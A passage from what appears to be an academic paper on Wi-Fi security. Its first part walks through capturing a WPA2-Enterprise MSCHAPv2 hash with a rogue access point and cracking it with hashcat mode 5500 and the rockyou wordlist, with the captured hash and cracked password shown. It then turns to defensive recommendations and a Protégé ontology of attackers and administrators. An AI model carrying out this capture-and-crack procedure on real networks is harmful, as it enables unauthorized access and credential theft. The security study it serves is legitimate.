wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.11: authenticated
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 40:ec:99:b4:34:2b
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-STARTED 40:ec:99:b4:34:2b
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-RETRANSMIT 40:ec:99:b4:34:2b
wlan0: CTRL-EVENT-EAP-RETRANSMIT 40:ec:99:b4:34:2b
wlan0: CTRL-EVENT-EAP-RETRANSMIT 40:ec:99:b4:34:2b
wlan0: CTRL-EVENT-EAP-RETRANSMIT 40:ec:99:b4:34:2b
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.1X: Identity received from STA: 'Jean'
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.1X: Identity received from STA: 'Jean'
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.1X: Identity received from STA: 'Jean'
wlan0: CTRL-EVENT-EAP-RETRANSMIT 40:ec:99:b4:34:2b
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.1X: Identity received from STA: 'Jean'
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.1X: Identity received from STA: 'Jean'
wlan0: STA 40:ec:99:b4:34:2b IEEE 802.1X: Identity received from STA: 'Jean'


mschapv2: Sun Jan 30 13:22:29 2022
         username:      Jean
         challenge:     32:8a:fc:c1:b5:57:c5:83
         response:      93:14:b4:4a:cc:ca:95:31:b7:ec:61:de:11:20:32:90:18:56:fd:03:1d:09:31:3d
         jtr NETNTLM:           Jean:$NETNTLM$328afcc1b557c583$9314b44accca9531b7ec61de112032901856fd031d09313d
         hashcat NETNTLM:       Jean::::9314b44accca9531b7ec61de112032901856fd031d09313d:328afcc1b557c583
```

Figure 4.15: Uncracked NETNTLM hash

6) You can test your command against hashes to avoid errors in your hash mode. To do so, we have to know the appropriate hash-mode of your "NETNTLM hash". We go to this website "https://hashcat.net/wiki/doku.php?id=example_hashes", and search for the specific hash you have in your terminal. In our case, it was "NETNTLM hash". So, the hash-mode is "5500".



Devices Help
1 2 3 4 HG8145V5 — Mozilla Fi... root@kali: /home/kali/D...
01:44 PM
root@kali: /home/kali/Desktop
File Actions Edit View Help
Right Ctrl

```
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Jean::::9314b44accca9531b7ec61de112032901856fd031d09313d:328afcc1b557c583:123456

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv1 / NetNTLMv1+ESS
Hash.Target......: Jean::::9314b44accca9531b7ec61de112032901856fd031d0...57c583
Time.Started.....: Sun Jan 30 13:39:00 2022 (0 secs)
Time.Estimated...: Sun Jan 30 13:39:00 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    40989 H/s (0.25ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> lovers1

Started: Sun Jan 30 13:38:30 2022
Stopped: Sun Jan 30 13:39:01 2022

┌──(root💀kali)-[/home/kali/Desktop]
└─#

┌──(root💀kali)-[/home/kali/Desktop]
└─# hashcat -m 5500 try.txt --show
Jean::::9314b44accca9531b7ec61de112032901856fd031d09313d:328afcc1b557c583:123456

┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```

Figure 4.16: Cracked NETNTLM hash

7) Now, we can open a new terminal and type:

"hashcat -m 5500 try.txt /usr/share/wordlists/rockyou.txt", and press enter. Note: -m means that the hash-mode is specified to 5500.

8) As you can see that the hashed password has been cracked in the “Status” line. Alternatively, the plaintext password can be seen by typing “hashcat -m 5500 try.txt –show",

and we press enter. The password is listed in the last of the text, after the semicolon.

NOTE: HackingWPA2-Enterprise this way can encounter a serious barrier to overcome; it is the fact that a strong password policy is applied on that SSID when the user enters that password after you obtain the hash, it may take you days to crack it. Additionally, the downside of this method is that the password should be listed in your dictionary file for brute-forcing the hash.

Recommendation:

Apply strong security protocols in wireless wi-fi network

Application of the password policy

Test your router vulnerabilities

Always check for possible Rogue, Evil Twin networks like yours in the vicinity.

A Brief Elaboration of How Applying the Ontology Approach to Wi-Fi Wireless Network Can Help

Generally, an ontology is a formal and explicit specification of a set of concepts in a specific field of interest. The exact specification of those ideas is usually addressed in the form of a well-structured diagram composed of classes and sub-classes based on their inheritance, attributes, and relationship. One of the important factors of ontology is that it allows data to be shared and reused across applications, companies, etc. (For more information about ontology, please see [17], [18])

In two (2) of our previous articles, we addressed the concept of using security layers in our ontology. Here in this paper, we still use that approach. However, as we have seen in the previous pages, sadly speaking, the security of Wi-Fi networks does not exclusively depend on the security layers but also on the legitimate users who have been given access to the network.

Therefore, the option of teaching any intended legitimate users before using an authorized wireless network is strongly encouraged in this ontology. This is also valid for any intended Wi-Fi administrator.

Importance of using the Ontological Approach in Wi-Fi Network

Applying an ontology to a wireless network helps the administrative staff have a detailed plan regarding the network's security level, as well as a quick idea of where possible attacks will first reach their system. This helps a lot when it comes to incident responses. Based on these facts, the ontology must be properly used. The term ontology is a critical methodological approach for knowledge-intensive problem solving that intelligibly calls for reasoning about objects and concepts in a specific domain or information resource. Addressing the ontology approach is of great value for knowledge gathering because it can be acquired, reused, or inserted into a domain model; then, the reconnaissance step becomes more practical.

A more concise definition of ontology is: "an ontology is a systematic, structured description of all of the terms in a specific subject area, for example, their characteristics or attributes, and their relationships.". An ontology can describe anything, from wines to a nuclear bomb. Let us take an example:

Someone wants to create an ontology for teaching-learning piano. So, that person should address these terms: tones, keys, transposition, pattern, rhythm, scale, note, improvisation, chords, passing chords, dominant chords, key minor, key major, key flat, key sharp, etc. Then with all those terms, he should put them in a parent-child diagram that systematically describes them makes sense of what he wants to address.


Working with ontology tools is similar in many aspects to machine-learning algorithms. The main difference is that machine-learning algorithms predict, while ontology tools deduce, conclude. Let us explain the ideas behind the two concepts and how they work:

The models in Machine-learning analyze, scrutinize large arrays of information, and use them to generate predictions about new entities. For instance, a machine-learning model might check at 50 suspicious e-mails and pinpoint the specific similarities they share. Therefore, if the model recognizes some of those features in a new e-mail, then it can determine that the new message is also spiteful.

But if we mention from the previous example that an e-mail from source A is a phishing e-mail and that all the phishing e-mails are suspicious, and additionally, an e-mail from source B is a phishing e-mail, then the ontology will deduce that e-mail from the source B is also suspicious. The ontology will not make any conclusion for any existing source in which no properties are given. A few reasons are highlighted below of why it is important to use ontology in Wi-Fi wireless networks:

- To share a common understanding of the structure of information, data between people or software agents.
- The reusability (Ontology can speed up and simplify a lot of processes)
- To make domain assumptions explicit.
- To separate domain knowledge from operational knowledge.
- To scrutinize domain knowledge. (See [19] for more information)

Now, to build our ontology for the Wi-Fi network, we use the Protégé tool for this purpose along with all the terms in the following table with their contents.



Wi-Fi Network

Authentication modes	Wi-Fi Administrator	Wi-Fi admin security layers	Attacker's Hardware	Attacker's Software	Users (stations)
WPA2-Personal, WPA2-Enterprise, WPA3, WPA/WEP/OPEN	Router configuration dependency, SSID creation, Cypher mode, Authentication mode, Password rules policy appliance, whitelisted MAC addresses, Wi-Fi IDS configuration, etc.	Strong cypher used, WAIDPS used, SSID stations restrictions, Applying Ontology	USB dongles, Pineapple	Kali Linux OS or Parrots	SSID

Figure 5.1: Terms and concepts used in Wi-Fi network for our proposed Ontology.

In our ontology, the attacker attempts to disrupt the target Wi-Fi network by using the technology he knows, such as his hardware and software tools. The thing is that, based upon how the administrator of the network has configured his environment, the attacker might not have a chance to succeed. For example, with strong authentication protocols, strong cipher, respecting password policy rules, our approach assumes that a good security measure can mitigate the attacker's chance by strengthening the network with the WAIDPS tool, which stands for Wireless Audit Intrusion Detection and Prevention System. However, if well configured; any de-authentication attack will be detected, and the WAIDPS will send an alert to the administration system. The parent class in this ontology is the Wi-Fi Network administrative, in which the configuration of the router, creation of the SSID, application of the security measures is done by the administrator. In this scenario, the attacker class cannot be a sibling-class of the Wi-Fi_Network_admin, as the attacker would have to have beforehand a target SSID to disrupt, to proceed with his tools (Hardware and Software) for the attack. The Security_implementation class is a sub-class of the SSID_target in which all the security layers can be applied by the network administrator, such as whitelist MAC address of devices, the configuration of a WAIDPS, application of protocols, etc.




Figure 5.2: Ontology for Wi-Fi Wireless Network.

In this graph above, the attacker uses the Kali Linux operating system to perform the actions, Wireless USB card, and Pineapple hardware. However, Parrots system can be of good choice as well. The attacker must penetrate or clone the network with the help of his tools to proceed with the attacks. The attacker's success mainly depends on two (2) factors: 1) the security layers implemented by the network administrator and 2) the users who are connected to the target network. For other related wi-Fi information, please [20], [21], [22], [23].

Additional Information




Figure 5.3: Ontology for Wi-Fi Wireless Network

Conclusion

Attacking Wi-Fi wireless networks has become a higher-scale attack, as it can also be used as an attack vector for further attacks. The vulnerability of a Wi-Fi network mostly depends on its configuration (default password, weak security protocols, a cipher in use, the router gateway, the operating system, etc.). It also relies on the users, how they pay attention while using internet devices; how they provide their credentials without thinking twice, thrice; how they can be exploited by shoulder-surfing method, etc. In this paper, we have demonstrated how this scenario can occur. The attacker could use a better strategy for gaining access to a system by hacking someone's way of thinking instead of hacking into a device or system. This way, the attacker uses reverse psychology and obtains data in plaintext. With a quantum computer, the attacker can increase his chance of gaining the plaintext of a hashed file by brute-forcing the hashed password. Our contribution in this paper by using an ontological approach for Wi-Fi wireless networks can significantly mitigate the possibility of an attacker's success. However, the ontology must be properly used by the network administrator. Our ontology mainly recommends the set of several security layers into the network so that if one fails to cover the network, the other will work.

References

[1] https://www.geeksforgeeks.org/advanced-encryption-standard-aes/, December 6, 2021.

[2] https://en.wikipedia.org/wiki/Advanced_Encryption_Standard.

[3] https://book.hacktricks.xyz/pentesting/pentesting-network/wifi-attacks

[4] https://www.baeldung.com/java-aes-encryption-decryption, by Baeldung November 14, 2021.

[5] https://cybernews.com/resources/what-is-aes-encryption/, by Ruta Rimkiene December 11, 2020.

[6] https://www.mist.com/wpa3-just-the-essentials-on-the-latest-in-wi-fi/, by Jussi Kiviniemi, January 26, 2021.

[7] https://www.securew2.com/blog/wpa3-the-ultimate-guide, by Sam Metzler.

[8] https://www.practicallynetworked.com/what-is-wpa3-what-to-watch-out/

[9] https://www.imperva.com/learn/application-security/penetration-testing/

[10] https://www.tcpdump.org/

[11] https://www.geeksforgeeks.org/how-address-resolution-protocol-arp-works

[12] https://www.geeksforgeeks.org/what-is-rc4-encryption/

[13] https://linuxhint.com/aireplay_ng/, 2020, by Usama Azad.

[14] https://www.metasploit.com/

[15] https://kalitut.com/bypass-mac-filtering-wifi, by Walid Salame, May 24,

2021.

[16] https://www.geeksforgeeks.org/how-to-change-the-mac-address-in-kali/,Jun 08, 2021.

[17] https://www.mdpi.com/2624-800X/1/2/18/

[18] https://www.mdpi.com/2624-800X/1/4/28/htm

[19] https://www.kaspersky.com/blog/cybersecurity-ontology/40404/, by Alexander Moiseev, June 28, 2021.

[20] https://pixelprivacy.com/resources/public-wifi-dangers/

[21] https://www.juniper.net/documentation/en_US/junos-space-apps/

[22] https://resources.infosecinstitute.com/topic/attacking-wpa2-enterprise/

[23] https://www.kaspersky.com/resource-center/preemptive-safety/public-wifi